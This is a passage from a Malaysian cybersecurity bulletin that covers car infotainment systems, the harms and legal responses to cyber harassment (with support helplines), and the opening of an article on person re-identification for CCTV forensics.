


Figure 3: Heads-up display integrated with vehicle's windshield

## System architecture

An IVI works like a microcomputer. Its operating system supports connectivity, conveniently seamless functions, and downloadable software applications to integrate new functions in the system. In Figure 3, a microprocessor that has GPS, Bluetooth and Wi-Fi capabilities enables it to provide connectivity to external networks and devices. These modules assist in establishing services like navigation, Internet connectivity and smartphone integration with the infotainment system. High-end Digital Signal Processing and Graphic Processing Units assist the microprocessor to support multiple displays and delivers an enhanced in-vehicle experience to drivers as well as passengers. Information from the vehicle's sensors can also be displayed on the IVI as well. This is done by having a connection to the Controller Area Network bus network that delivers information from the vehicle's Engine Control Unit. Some examples include camera sensors, proximity sensors, climate control, engine check light and many more.




Figure 4: Block diagram of an In-Vehicle Infotainment architecture




Figure 5: Vehicle network protocol components and buses

## An overview of Infotainment Systems in various vehicle models

### Mazda Connect

The IVI system used in Mazda cars is referred to as Connect. This system combines basic information like navigation, speed, RPM, fuel usage, which are conveniently displayed on Mazda Connect's monitor. For entertainment purposes, Mazda Connect enables connectivity to one's smartphone via Bluetooth and Wi-Fi network. Music from the smartphone's playlist can be played while messages from the smartphone can be read on the integrated head unit. Mazda Connect minimizes the risk whilst allowing drivers to stay safe and connected. All of Mazda Connect's functions can be controlled with voice-recognition technology. This IVI system is available on each and every one of Mazda's new models. Mazda is one of the few non-luxury car companies that utilise a heads-up display unit and an intuitive scroll wheel for screen control.



Figure 6: Mazda Connect infotainment system

### Chevrolet MyLink

For Chevrolet cars, its infotainment system is referred to as MyLink. Chevrolet's MyLink organizes and integrates the technology in such a way that the user is able to receive calls, text message alerts, while enjoying other convenient features displayed on the integrated head unit display. MyLink supports both Apple CarPlay and Android Auto operating systems. It also provides applications that allow a user to access entertainment like SiriusXM, a commercial

free music, sports, news, talk, comedy and weather, Pandora Internet radio and Stitcher for podcasts. Chevrolet MyLink also features **Teen Driver Technology** which encourages safe driving habits and informs parents on how their teenagers are driving the vehicle. It also helps them coach new drivers. The components which can be controlled include:

- Muting audio when front-seat occupants are detected not wearing their safety belts
- Providing both audible and visual warnings when the vehicle is traveling over pre-selected speeds
- Setting a limit on music volume
- Preventing any available active safety features, such as Park Assist from being turned off
- An in-vehicle report card that notifies if any safety feature like *Forward Collision Alert* or *Forward Automatic Braking* was triggered during a journey



Figure 7: Teen Driver Technology in Chevrolet MyLink infotainment system

### Proton X50 Geely Smart Ecosystem

The infotainment system used in the Proton X50 car is called the Geely Smart Ecosystem, also known as GKUI 19. GKUI 19 is an Android based infotainment system which has four main widgets: (1) weather, (2) navigation, (3) media and (4) membership login for drivers who has the Proton Link application on their smart phone. It also has on-board Internet services and utilises *Here Map* application for navigation. *Here Map* can be controlled by either voice command or manual input on the head unit touch screen. The map provides real-time traffic information and detects nearby places of interest through 3D view.





Figure 8: Proton X50 Geely Smart Ecosystem

## Perodua Ativa's Infotainment

The Perodua Ativa's infotainment system is displayed on a floating touchscreen head unit. It supports voice commands via Google Voice and can connect with the driver's smart phone using the Perodua Smart Link mobile application. The Perodua Ativa also offers digital instrument cluster comprising digital speedometer, rev counter, trip computer and four different optional display themes. Additional features available on this panel include reminder for birthdays or anniversaries. As for climate control, its digital instrument cluster also features two (2) air conditioning memory which allows the driver to pre-set two (2) settings for cabin temperature and cooling.




Figure 9: Perodua Ativa's Infotainment

## In-Car Assistant Systems

In-car assistant systems allow the driver to access specific functions on their smartphone via the infotainment system or phone interface. Plugging a smartphone into the infotainment system offers convenience and safety for drivers as there are less distractions and temptations to look at their phone while driving. It also allows the driver to use some of his or her favourite apps, to listen to music, and make hands-free phone calls.

## Android Auto

Android Auto is a mobile application developed by Google in 2014 to mirror features of an Android device, onto a car's dashboard information and entertainment head unit. This system supports touch screen, button-controlled head units and voice command to reduce distraction while driving. Android Auto is part of the Open Automotive Alliance, which is a joint effort between 28 automobile manufacturers, with Nvidia as technology supplier and available in 36 countries including Indonesia, Singapore, Japan, Philippines, New Zealand and India. Android Auto is a free mobile application that can be downloaded from the Google Play Store. However, Android Auto is not yet available in Malaysia. Smart phones installed with this application require a USB connection in the car to use Android Auto.

There are 4 main applications: (1) Google Assistant, (2) Navigate, (3) Communicate and (4) Entertain. Google Assistant is a voice assistant that offers voice commands, voice searching, and voice-activated device control. Giving commands to Google Assistant will activate the phone's music playlist, enabling it to read and reply the phone's text messages, make calls and utilising all of Google's apps such as Google Map, Google Calendar, Waze, Spotify, WhatsApp and many more.



Figure 10: Android Auto

## Apple CarPlay

Apple CarPlay is an automotive software interface that connects an end user's iPhone with a car's compatible dashboard infotainment display. It is compatible with iPhone 5 (iOS 7.1) and the newer version of iPhones. CarPlay is not a separate application which the user must download into the iPhone. It will appear as an option on the infotainment display as soon as the phone is paired to the car with a Bluetooth, universal serial bus (USB) or Wi-Fi connection. Once connected, CarPlay will replace the centre console's graphical user interface with one that is similar to an iPhone.



Figure 11: Apple CarPlay in Land Rover vehicle




Figure 12: Connecting to Apple CarPlay

There are 5 main applications: (1) Car key, (2) Navigation, (3) Communication, (4) Entertainment, and (5) Calendar. Users can unlock and start the car by using their iPhone. It also allows the user to share the car's key with friends and family. This feature is only applicable for selected new car models (2021). CarPlay can predict and offer suggestions to where the driver is heading by using addresses obtained from email, text messages, contacts, and calendars. It also supports third-party navigation apps directly from the dashboard. Messaging apps on CarPlay are integrated

with third-party Siri support (known as SiriKit), while VoIP apps integrate with the iOS calling interface uses CallKit. This enables the driver to listen to new messages, reply using dictation in an audio-only interface and access third party messaging applications like Telegram, WhatsApp and Zoom.

## Conclusion

This article covers technologies of vehicle infotainment systems. IVI serves as a baseline for more advanced digital systems to be incorporated into cars as part of Intelligent Transportation System and autonomous vehicle. In the near future, light vehicles such as passenger cars will be connected to the Internet (of Things). We can expect vehicle interface and entertainment systems to become much more integrated into numerous ecosystems and connected to other data and services. All of these will have an impact on how we think about the "mobile user experience" and present an interesting perspective on the multiscreen digital world.

## Acknowledgement

We would like to express gratitude and acknowledgement to Miss Sharifah Nabila Binti S Azli Sham from Fakulti Sains dan Teknologi Pertahanan, Universiti Pertahanan Nasional Malaysia for her assistance in contributing to this e-Security Bulletin.

## References

1. <https://www.einfochips.com/blog/everything-you-need-to-know-about-in-vehicle-infotainment-system/>
2. <https://www.zigwheels.my/car-news/perodua-ativa-top-features>
3. <https://paultan.org/2021/03/03/2021-perodua-ativa-suv-launched-in-malaysia-x-h-av-specs-1-0l-turbo-cvt-from-rm61500/>
4. <https://www.pocket-lint.com/cars/news/138135-android-auto-explored-taking-google-on-the-road>
5. <https://www.pocket-lint.com/cars/news/apple/127690-apple-carplay-explored-taking-ios-on-the-road>



# Cyber Harassment: Cybercrime Precursors and Its Strategic Repercussions

By | Mohd Ridzuan M Shariff, Muhamad Zaim Mohd Rozi & Noor Azwa Azreen Abd Aziz

## Introduction

Most of us have heard about bullies and their actions of harassing others especially during our schooling and college years. Bullying used to take a physical form where an individual or a group of individuals would target a victim solely for the purpose of bullying based on their name, skin colour, gender, sexual orientation, religion, education, ethnicity, family status, peer groups or any other characteristics. Some bullying incidences also occurred because of vengeance or other personal motives, and the victims were humiliated as a result. Generally, these victims would suffer in silence because they did not have anyone to turn to or any avenues to report about the harassment. In extreme cases, bullying victims even tend to commit suicide because of the embarrassment they face. Over the years, physical bullying still happens, but it has since expanded into a new cyberspace medium.

## How Do We Define Cyberbullying?

Cyberbullying or cyber harassment can be defined as 'the electronic posting of mean-spirited messages about a person that is often done anonymously' (Merriam-Webster Dictionary 2001). Another definition on cyberbullying is, 'bullying that takes place over digital devices such as mobile phones, computers and tablets (stopbullying.gov). The Cyberbullying Research Center briefly describes cyberbullying as 'wilful and repeated harm inflicted through the use of computers, cell phones and other electronic devices' (Sameer Hinduja, PhD & Justin W. Patchin, PhD, 2010).

Cyberbullying takes various shapes and forms from name-calling, stereotyping, derogatory remarks to more severe antics such as insults based on stereotypes. It knows no boundary on age, gender or status. It can happen to children, youth and even adults especially in today's generations, where technology has become a dominant aspect of our lives. Cyberbullying

occurs when an individual uses any kind of digital device to threaten, harass or humiliate a person. In today's generation, online activities such as trolling, hurling hurtful comments or insults to create chaos or a provocative environment can also be described as cyberbullying.

Cyberbullying can be easily carried out by bullies. This is because they could utilize several platforms such as emails, messaging apps, online forums, social media, e-bulletins or chat rooms to send messages of intimidation or harassment to targeted victims. By simply having access to an electronic device with Internet connection could enhance cyberbullies' capabilities and determination in inflicting harm and create mayhem for their victims anywhere and at any time.

Online platforms have become popular due to their anonymity. Online users are able to hide and create a new identity or post insulting comments under a pseudonym, making them feel less guilty about posting nasty comments they would not otherwise say in person. Cyberbullying does not require face-to-face contacts like physical bullying, and arresting cyber criminals is tough because they are mostly undetectable and difficult to be traced by the authorities. Through fake profiles, cyberbullies can also provide false impressions that they are a friend of the victim instead of secretly stalking or gaining the victim's trust for other nefarious purposes. For example, when a cyber-criminal is in contact with a victim, he or she may pressure the victim to send indecent or sexually explicit images or information for the bully to exploit.

Technological convergence and the complexity of modern digital devices has enabled cyber criminals to acquire technical, social knowledge and additional skills to constantly harass their victims without getting caught. As such, cyberbullying could be a gateway in creating future black hat hackers or devious social engineers. Without proper solutions and actions being taken, cyberbullying will only bring about greater challenges in the near future.


## Impact Of Cyber Harassment

In a social media landscape, everything is laid out in the open for others to read, scrutinise and make judgment. In such situation, when an individual is subjected to cyber harassment, there is no place for the victim to hide. Consequently, they are more likely to experience social isolation, depression, negative emotional responses, anxiety, fear, stigma, humiliation, substance abuse, suicidal thoughts and also self-harm.

Cyber harassment also happens in professional and working environments. Women are frequent targets of cyberbullying and cyber-harassment in the workplace. Cyber harassment usually happens when a person does not stop to consider his or her actions before publicly shaming, hurting or insulting someone online. Common cyber harassments at workplace includes users commenting or snapping photos of a so called "offensive" behaviour of another person (victim)

and sharing it online with insults. The destructive nature of cyberbullying or cyber harassment is that it follows the victim everywhere including their homes and workplaces, thus leading to decreased productivity and work performance.

There are instances where cyber harassment causes the downfall of many known individuals, companies, products and services. Due to social media's ease of use, initiating cyber harassment is becoming easier than ever. Imagine just by simply hitting a few keys on the keyboard, one can 'cyber-harass' someone and cause humiliation and in certain extreme cases, even lead to suicide attempts. For instance, the case of a 20-year-old Tik-Tok user who became a cyber harassment victim and was subsequently found dead in her family home. Another case involved an underaged girl who jumped off from the 22nd floor after being cyber-bullied by her boyfriend. These are only a few of many cases in Malaysia, as evidenced in the cyberbullying statistics.



*Cyberbullying in Malaysia*

Another recent case that took the Internet by storm was the tragic news of a suicide by Japanese TV star Hana Kimura. Hana was a 22-year-old professional wrestler who constantly received anonymous comments with malicious tones such as "Hey, when are you going to die?" and "Is there any value to your life?" on her social media page. Apparently, the person responsible for this act was only detained and subsequently fined to a tune of RM49,000.

Cyber harassment is also found to be happening throughout the Covid-19 pandemic. Covid-19 patients were insulted and verbally abused online without being given a chance to explain their real situation or whether they were infected at work, in public spaces, during an event or returning from overseas. Such harassment caused the patients to be more concerned about society's perception rather than their own health. Under such circumstances, the victims

are fighting two simultaneous battles, one with the viruses and the other with social stigma!

## Escalation from Cyber Harassment to Cybercrime

Enforcement agencies around the world are working diligently to enforce laws and regulations in the ever-evolving social networking world. The aim is to deter cyberbullies from carrying out nefarious activities and causing more harm and fatalities. In 2011, two girls aged 11 and 12 were charged for allegedly committing cyber harassment and crime against another 12-year-old girl who used to be their best friend. Both girls were liable to be detained up to 30 days in a juvenile detention centre ([www.kaspersky.com/preemptive-safety](http://www.kaspersky.com/preemptive-safety)). This case is an example on how cyber harassment can result in cybercrimes that violate existing laws. The line between cyberbullying and cybercrime can be easily crossed if cyberbullies took things too far to satisfy their heinous urges. Breaching other people's personal accounts, cyberstalking, phishing for passwords and even sending malware can be considered cybercrimes.

## Combating Cyber Harassment: Measures, Rules and Regulations

To combat cyber harassment, many nations have started various initiatives and strategies to eliminate or at least curb cyberbullying. These include introducing new laws such as Singapore's anti-harassment law, where if someone was found guilty of cyberbullying, he or she will be fined up to \$5,000 or serve up to 12 months in prison or two years for repeated offenders. In Indonesia, the Electronic Information and Transactions (ITE) Law and The Indian Penal Code, considers cyberbullying as a form of harassment or offense. These laws will make cyberbullies rethink their action before harassing their victims because technological advances have made it easier to record everything electronically or digitally as evidence.

In Malaysia, the Ministry of Communication and Multimedia Malaysia is currently developing a Cabinet paper on anti-cyberbullying laws. Today, body shaming is a recognisable offence under the Ministry of Health. According to Section 233 (1) (b) Communication and Multimedia Act 1998 (Act 588). If found guilty, the offender can be fined not more than RM50,000 or face imprisonment not more than a year, or both.

Another strategical approach to cyberbullying is to have social workers working together with cybersecurity departments or improve social workers' cybersecurity knowledge, awareness, and skills. This will create more diverse skilled workers to handle cyberbullying or cybercrime cases.

The Malaysian government has released guidelines to increase awareness and reduce cyberbullying cases. The guideline called "*Plan of Action on Child Online Protection 2015-2020*" emphasizes four aspects, namely: advocacy, prevention, intervention and support services. The action plan includes programs implemented to protect children online and acts as a catalyst in raising awareness and commitment from each key player in the community. Malaysia is also currently in partnership with international organizations conducting a study named "*Disrupting Harm: Evidence to Understand Online Child Sexual Exploitation and Abuse*." The study is expected to be completed by 2021.

In today's digital era, cybersecurity has become a staple for every user. The line between cyber harassment and cybercrime is also blurring with questionable online activities such as cyberstalking, creating fake accounts, spreading fake news, and intrusion with malware. Through cybersecurity, netizens learn to use stronger passwords, avoid suspicious passwords or links, maintain proper cyber ethics and privacy without affecting their social life.

To help curb cyberbullying, the family and loved ones of victims need to make more effort to understand their situation. Through occasional monitoring by talking or asking about their daily activities would allow victims to be more open to sharing any problems they encounter. Early warning signs or red flags to look out for such as:

- i. Appearing lethargic and depressed.
- ii. Being quieter than usual.
- iii. Change in habits.
- iv. Isolating themselves.
- v. Always finding excuses to skip online activities or school.
- vi. Switching computer screens when interrupted.

# COMBATING CYBERBULLYING

We Live in A Society



Combating Cyberbullying

If you encounter cyber harassment, the first step is not to respond immediately because the cyberbully is trying to get a reaction from their victim. Next, proceed to save any proof of cyberbullying and harassment. In today's digital technology era, people can record anything and report any unhealthy action to the authorities. And finally, the most important step is to seek help. There are various organizations offering help, counselling, or emotional support such as:

- i. Befrienders: <https://www.befrienders.org.my>

Contact number: 03-76272929

Email: [sam@befrienders.org.my](mailto:sam@befrienders.org.my).

- ii. Protect and Save the Children: <https://www.psthechildren.org.my/>

Contact number: 016-7213065

Email: [protect@psthechildren.org.my](mailto:protect@psthechildren.org.my)

Malaysia also has the Cyber999 centre to report any online abuse:

- i. Email: [cyber999@cybersecurity.my](mailto:cyber999@cybersecurity.my)
- ii. Contact number:
  - a. Office Hours: 1-300-88-2999
  - b. Emergency 24/7: 019 - 266 585
- iii. Cyber999 Application on Google Play and App Store

## Conclusion

Cyberbullying or cyber harassment is considered a crime and cases are on the rise especially during this pandemic. These activities can cause physical and mental torture to the intended victims and in some serious cases, it could even lead to suicide or attempted suicide. There must be regulation or enforcement that

could curtail cyber harassment incidences. The line between cyber harassment and cybercrime has become blurry and it is very easy to cross it unknowingly. Thus, it is very dangerous because if left unchecked, cyber harassment could escalate into something more sinister. It is about time that authorities act fast and decisively in this matter. Everyone especially parents should learn about cyber harassment or cyberbullying to protect their children from becoming victims. Care and attention by loved ones would ensure victims feel they are not alone in combatting such cybercrime.

## References

### Book:

1. Merriam-Webster Dictionary, *Encyclopædia Britannica, Inc.* 2001.

### Journal:

2. *Cyberbully Research Center*, Sameer Hinduja, PhD & Justin W. Patchin, PhD, 2010

### Electronic:

3. <https://www.stopbullying.gov/cyberbullying/what-is-it>
4. <https://light.com/cyberbullying-is-claiming-lives-and-it-needs-to-end/>
5. Light. Rising levels of hate speech & online toxicity during this time of crisis. [https://light.com/Toxicity\\_during\\_coronavirus\\_Report-Light.pdf](https://light.com/Toxicity_during_coronavirus_Report-Light.pdf)
6. <https://www.comparitech.com/internet-providers/cyberbullying-statistics/>
7. <https://abcnews.go.com/Technology/12-year-sentenced-washington-cyberstalking-case/story?id=14072315>
8. <https://www.ohchr.org/Documents/HRBodies/CRC/GCChildrensDigitalEnvironment/2020/states/malaysia-2020-11-30.docx>
9. [www.kaspersky.com/preemptive-safety](http://www.kaspersky.com/preemptive-safety)



# Person Re-Identification for Forensics And Investigation

By | Nazri Ahmad Zamani, Mohammad Zaharudin Ahmad Darus, Nur Afifah Mohd Saupi & Muhamad Zuhairi Abdullah

## Introduction

As a forensic analyst, you are requested to track certain individuals through days of CCTV video recordings. Upon the mere mention of days of recordings, you are already making a mental note estimating the hours required to manually browse through every frame of perhaps tens or hundreds of extracted video files. You have to verify the individuals by their attributes –face, body height, hair and facial hair, the clothes they wore, and even the things they carried. Your trained eyes will be used as a primary tool to look, gather, and organize the pertinent video frames for your investigation. The accuracy and reliability of the results is solely dependent on your health, energy level, and how long you can keep your focus. Human errors, as it seems, are inevitable.

Automating the task seems to be a viable solution for this operation. In deploying automation to the real world, the application of Machine Learning is the best answer to date. There are many ways to apply Machine Learning and

Machine Vision in a solution. Biometrics is one way. Face Recognition and Gait Recognition are the main technologies developed in biometrics. However, these two technologies are only applicable to certain scenarios and cases. For example, Face Recognition is inadmissible if the image quality of the video is poor. In many of today's biometric applications, the quality of media is pivotal to their performance. In forensics, quality of the media used is a factor that is not within the control of the application as video evidence source can be arbitrary.

## Person Re-Identification

Person Re-Identification (or Re-ID) is a biometric technology of retrieving POI (Person of Interest) across multiple non-overlapping cameras or in multiple videos. For the Re-ID to work, the operator (or in this case an analyst) has to select a probe from a video frame sample. The deployed Machine Learning model for the Person Re-Identification will then track similar person across multiple videos. Figure 1 shows the fundamentals on the Person Re-Identification.




Figure 1. Person Re-ID definition



As mentioned, the main purpose of person re-identification is to match POI images observed in different non-overlapping cameras and video files. The task is to match one or a set of query images with those taken from a pool of candidates in a gallery in ascertaining the identity of the query image set. Person Re-ID rely on applications including pedestrian search, multiple cameras tracking and behavioral analysis.

The modality in person re-ID involves the entire human body. When working on the problem of person re-ID, we need to assume that observations of pedestrian are captured in relatively short periods of time, such that the clothes and body shapes do not change much and can be used as clues to recognize identity. In video surveillance samples, the captured POI/ pedestrian are relatively small in sizes, with facial components indistinguishable. This could potentially render the Face Recognition system ineffective. These circumstances justify person re-ID system as a solid forensics tool, especially when the face modality from a video cannot be used for analysis.

### Issues With Face Recognition

Facial Recognition is a popular biometric in machine vision application dealing with identity verification and identification. For a while, It remained the only technology solution for forensics and investigation. Nowadays, as Machine Learning has progressed tremendously especially in the field of Deep Learning, Face Recognition technology has been relegated to a quasi-solution where it is becoming a part of many solutions that can be developed within the perspective of human modalities. It is also thought that reliance on face modality alone is risky. For instance, there are challenges in admissibility of Facial Recognition as standalone digital evidence.

Figure 2 shows the challenges in Face Recognition as forensics solution. These challenges have caused many inconclusive identity verification and matching. While we cannot control the quality of the video evidence when using Facial Recognition for forensics, it is imperative to look at other alternatives’ human modalities. For example: attire, body height and breadth, and other unique features of the POI. As such, Person Re-ID is potentially a more complete solution which could be introduced into the arsenal of tools for forensics video analytics.




Figure 2. Challenges of Face Recognition in forensics

### Person Re-Identification Methodology

Fundamentally, Person Re-ID comprises three major components. The first is the media used for analysis. This can be further cascaded down to two sub-components –video frames and target person image. The video frames can be extracted from any non-overlapping cameras or forensic copies of video files retained for an investigation. The video frames are then subjected to further detection analysis to automatically detect human. Simultaneously, an analyst will take some target person images from the video frames as templates for downstream processes of the application.

The Person Re-ID functions start by utilizing Deep Learning algorithms to seek certain unique features from both the probe samples and target person samples. These unique features vectors are then computed with a similarity estimation function in determining the identity of the two samples. Figure 3 demonstrates the Person Re-ID methodology.




Figure 3. Person Re-ID methodology

